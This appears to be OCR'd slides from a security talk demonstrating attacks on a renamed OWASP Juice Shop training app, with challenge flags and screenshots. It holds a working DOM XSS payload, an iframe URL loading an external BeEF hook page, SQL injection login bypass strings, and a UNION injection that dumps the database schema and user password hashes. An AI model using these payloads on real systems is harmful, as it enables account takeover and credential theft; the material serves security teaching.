
Flag


Submit




Kidzmash Juice Shop
kidzmash.herokuapp.com/#/search?q=<iframe%20src%3D"javascript:alert(%60xss%60)">
Incognito (4)
Kidzmash Juice Shop
kidzmash.herokuapp.com says
xss
OK
<iframe src="javascript:alert(`xss`)">
Account
EN
Search Results -
No results found
Try adjusting your search to find what you're looking for.
Items per page: 12
0 of 0


Kidzmash Juice Shop
Account
EN
Open side menu
You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)
4dde6329c75cf008d2075898a31ed8b2ea3ff4bc
Copy to clipboard
Search Results -






https://kidzmash.herokuapp.com/#/search?q=%3Ciframe%20src%3D%22https:%2F%2Fjkuemerle.github.io%2Fevilco%2Fbeef.html%22%20style%3D%22position:%20fixed;top:%200px;bottom:%200px;right:%200px;width:%20100%25;border:%20none;margin:%200;padding:%200;overflow:%20hidden;z-index:%20999999;height:%20100%25;background:none%20transparent;%22%20allowtransparency%3D%22true%22%3E%3C%2Fiframe%3E

https://bit.ly/KidzMash23Hook

@jkuemerle@infosec.exchange


End User
Internet
External Firewall
App Server
Internal Firewall
Database Server
Internal Users
Evil User
Evil Server

Id	Username	Name	Address	Age	Password
1	admin	Admin			*****
2	jsmith	John Smith	123 Main St	22	*****
3	jdoe	Jane Doe	456 First Ave	19	*****

```
SELECT Name, Password FROM Users WHERE Username = ‘admin’ AND Password = ‘*****’
```

```
SELECT Name, Password FROM Users WHERE Username = ‘’ OR 1=1 -- AND Password = ‘*****’
```

Challenge | 0 Solves

Login Admin


250

Log in with the administrator's user account. (Difficulty Level: 2)

Unlock Hint for 25 points

Flag

Submit



Kidzmash Juice Shop

Account | Your Basket 6 | EN

You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

5d37c8757706becf93a1a14b5a913edd34f78226 Copy to clipboard


X

All Products

Apple Juice (1000ml)

1.99¤

Add to Basket



Apple Pomace

0.89¤

Add to Basket

Banana Juice (1000ml)

1.99¤

Add to Basket

Challenge | 0 Solves

Database Schema


450


Exfiltrate the entire DB schema definition via SQL Injection.
(Difficulty Level: 3)

Unlock Hint for 45 points


Flag


Submit





{"status":"success","data":[{"id":null,"name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Addresses` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mobileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `BasketItems` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `BasketId` INTEGER REFERENCES `Baskets` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, `ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE CASCADE ON UPDATE CASCADE, UNIQUE (`BasketId`, `ProductId`))","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `coupon` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Captchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `captchaId` INTEGER, `captcha` VARCHAR(255), `answer` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Cards` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `cardNum` INTEGER, `expMonth` INTEGER, `expYear` INTEGER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Challenges` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `key` VARCHAR(255), `name` VARCHAR(255), `category` VARCHAR(255), `tags` VARCHAR(255), `description` VARCHAR(255), `difficulty` INTEGER, `hint` VARCHAR(255), `hintUrl` VARCHAR(255), `mitigationUrl` VARCHAR(255), `solved` TINYINT(1), `disabledEnv` VARCHAR(255), `tutorialOrder` NUMBER, `codingChallengeStatus` NUMBER, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Complaints` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `message` VARCHAR(255), `file` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Deliveries` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `price` FLOAT, `deluxePrice` FLOAT, `eta` FLOAT, `icon` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Feedbacks` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `comment` VARCHAR(255), `rating` INTEGER NOT NULL, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `ImageCaptchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `image` VARCHAR(255), `answer` VARCHAR(255), `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Memories` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `caption` VARCHAR(255), `imagePath` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `PrivacyRequests` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `deletionRequested` TINYINT(1) DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Products` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `description` VARCHAR(255), `price` DECIMAL, `deluxePrice` DECIMAL, `image` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Quantities` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `limitPerUser` INTEGER DEFAULT NULL, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Recycles` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER(4), `isPickup` TINYINT(1) DEFAULT 0, `date` DATETIME, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE, `AddressId` INTEGER REFERENCES `Addresses` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `SecurityAnswers` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `answer` VARCHAR(255), `UserId` INTEGER UNIQUE REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `SecurityQuestionId` INTEGER REFERENCES `SecurityQuestions` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `SecurityQuestions` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `question` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE `Wallets` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `balance` INTEGER DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},{"id":"CREATE TABLE sqlite_sequence(name,seq)","name":"2","description":"3","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"}]}


https://kidzmash.herokuapp.com
kidzmash.herokuapp.com/rest/products/search?q=apple
{"status":"success","data":[{"id":1,"name":"Apple Juice (1000ml)","description":"The all-time classic.","price":1.99,"deluxePrice":0.99,"image":"apple_juice.jpg","createdAt":"2022-01-09 18:58:00.266 +00:00","updatedAt":"2022-01-09 18:58:00.266 +00:00","deletedAt":null},{"id":24,"name":"Apple Pomace","description":"Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling.","price":0.89,"deluxePrice":0.89,"image":"apple_pressings.jpg","createdAt":"2022-01-09 18:58:00.274 +00:00","updatedAt":"2022-01-09 18:58:00.274 +00:00","deletedAt":null}]}


Challenge
0 Solves
User Credentials
700
Retrieve a list of all user credentials via SQL Injection.
(Difficulty Level: 4)
Unlock Hint for 70 points
Flag
Submit


kidzmash.herokuapp.com/rest/products/search?q=qwert%27))%20UNION;
Kidzmash Juice Shop (Express ^4.17.1)
500 SequelizeDatabaseError: SQLITE_ERROR: near ";": syntax error
at Query.formatError (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)
at Query._handleQueryResponse (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)
at afterExecute (/app/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)
at Statement.errBack (/app/node_modules/sqlite3/lib/sqlite3.js:14:21)

https://kidzmash.herokuapp.com

kidzmash.herokuapp.com/rest/products/search?q=qwert%27))%20UNION%20SELECT%20id,%20email,%20password,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%2

{"status":"success","data":[{"id":1,"name":"admin@kidzmash.herokuapp.com","description":"0192023a7bbd73250516f069df18b500","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","
{"id":2,"name":"jim@kidzmash.herokuapp.com","description":"e541ca7ecf72b8d1286474fc613e5e45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":3,"name":"bender@kidzmash.herokuapp.com","description":"0c36e517e3fa95aabf1bbffc6744a4ef","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":4,"name":"bjoern.kimminich@gmail.com","description":"6edd9d726cbdc873c539e41ae8757b8c","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":5,"name":"ciso@kidzmash.herokuapp.com","description":"861917d5fa5f1172f931dc700d81a8fb","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":6,"name":"support@kidzmash.herokuapp.com","description":"3869433d74e3d0c86fd25562f836bc82","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":7,"name":"morty@kidzmash.herokuapp.com","description":"f2f933d0bb0ba057bc8e33b8ebd6d9e8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":8,"name":"mc.safesearch@kidzmash.herokuapp.com","description":"b03f4b0ba8b458fa0acdc02cdb953bc8","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":9,"name":"J12934@kidzmash.herokuapp.com","description":"3c2abc04e4a6ea8f1327d0aae3714b7d","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":10,"name":"wurstbrot@kidzmash.herokuapp.com","description":"9ad5b0492bbe528583e128d2a8941de4","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":11,"name":"amy@kidzmash.herokuapp.com","description":"030f05e45e30710c3ad3c32f00de0473","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":12,"name":"bjoern@kidzmash.herokuapp.com","description":"7f311911af16fa8f418dd1a3051d6810","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":13,"name":"bjoern@owasp.org","description":"9283f1b2e9669749081963be0462e466","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":14,"name":"chris.pike@kidzmash.herokuapp.com","description":"10a783b9ed19ea1c67c3a27699f0095b","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":15,"name":"accountant@kidzmash.herokuapp.com","description":"963e10f92a70b4b463220cb4c5d636dc","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":16,"name":"uvogin@kidzmash.herokuapp.com","description":"05f92148b4b60f7dacd04cceebb8f1af","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":17,"name":"demo","description":"fe01ce2a7fbac8fafaed7c982a04e229","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":18,"name":"john@kidzmash.herokuapp.com","description":"00479e957b6b42c459ee5746478e4d45","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":19,"name":"emma@kidzmash.herokuapp.com","description":"402f1c4a75e316afec5a6ea63147f739","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":20,"name":"stan@kidzmash.herokuapp.com","description":"e9048a3f43dd5e094ef733f3bd88ea64","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
{"id":21,"name":"bxhza@wzbd.xn","description":"39a9c9ff3b10d9c22913278ea203d6cc","price":"4","deluxePrice":"5","image":"6","createdAt":"7","updatedAt":"8","deletedAt":"9"},
